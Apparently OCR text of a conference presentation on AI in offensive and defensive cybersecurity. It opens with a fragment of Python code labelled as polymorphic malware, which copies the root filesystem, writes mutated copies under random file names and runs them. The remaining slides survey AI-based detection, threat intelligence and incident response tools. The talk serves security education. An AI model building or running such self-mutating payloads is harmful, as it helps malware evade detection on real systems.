    return f"# {obfuscation_code}\n{payload}"

# Simple Malware Payload
def malware_payload():
    payload = """
import shutil
shutil.copytree("/", "/tmp/malware_backup")  # Example: Copying system files
print("Infected")
"""
    return generate_mutation(payload)

# Polymorphic Mechanism
def mutate():
    code = malware_payload()
    filename = f"malware_{random.randint(1000, 9999)}.py"

    with open(filename, "w") as f:
        f.write(code)

    os.system(f"python {filename}")  # Execute the mutated malware

# Self-Replication with Different Hash Signature
def replicate():
    mutate()
    print("Polymorphic malware executed with new variant.")

if __name__ == "__main__":
    replicate()

```

Source: AI malware Research/Dark reading


Impact of AI and ML on Penetration Testing





AI and ML in Defensive Security

AI Impact on Security Analysis



AI-Powered Threat Detection

Phishing Detection

- AI analyzes text, sender behavior, and headers to detect phishing attempts
- Natural Language Processing (NLP), Supervised Learning
- Secure Email Gateways (SEG)

Malware Detection

- AI scans file structures & runtime behaviors to detect malware
- Deep Learning, Behavior Analysis
- Endpoint Detection and Response (EDR)

Anomaly Detection

- ML models learn normal vs. abnormal behaviors to identify anomalies
- Unsupervised Learning, Clustering
- Network Detection and Response (NDR)

Fraud Detection

- AI uses behavior analytics & real-time anomaly detection.
- Anomaly Detection, Behavioral Analytics
- IBM Safer Payments, Feedzai, DataVisor, Darktrace for Fraud Detection

AI-Driven Threat Intelligence

Threat Forecasting

AI predicts trends using real-time and historical data

e.g. Recorded Future, Cyble Vision

Vulnerability Detection

AI scans code and behavior to predict new vulnerabilities, including zero-day threats

e.g. Tenable.io, Google Big Sleep AI

Zero-Day Vulnerability Hunting

AI proactively identifies potential zero-day vulnerabilities before exploitation


e.g. Google Threat Intelligence, Harmony Intelligence

AI-Powered Incident Response


Incident Response Function	Traditional Approach	AI-Enhanced Approach	Example Tools
Automated SOAR	Rule-based automation	AI dynamically adapts response workflows	Palo Alto Cortex XSOAR, D3 Security Morpheus AI
Alert Triage & Investigation	Manual filtering	AI classifies alerts, reducing response times	Microsoft Security Copilot, Intezer Autonomous SOC
Forensic Analysis	Human-driven log reviews	AI correlates logs for faster attack timeline generation and Entity Behavior Analytics (UEBA) detects unusual behaviors, insider threats, and security breaches through advanced anomaly detection.	IBM QRadar, Splunk UBA, Exabeam, Vectra AI

AI vs. AI

Blurring the line



AI vs. AI



case study :cybersecurity-insiders -artificial-intelligence-in-cybersecurity-2023-report

Challenges and Bias

AI Future and Trends

- **Autonomous AI Security Systems**
- **AI in Quantum-Resistant Cryptography**
- **AI-Powered Adversarial Defense**
- **AI in Edge & IoT Security**
- **AI-Powered Cybersecurity LLMs**
- **AI for Biosecurity & Biometric Authentication**

Questions

“More women would follow cyber careers if we remembered women’s long history of vital contributions to the industry, going back to the birth of computing!”

Thank you

Arctic Wolf

Women in CyberSecurity - (WiCyS) Germany

OWASP Frankfurt Chapter

March 2025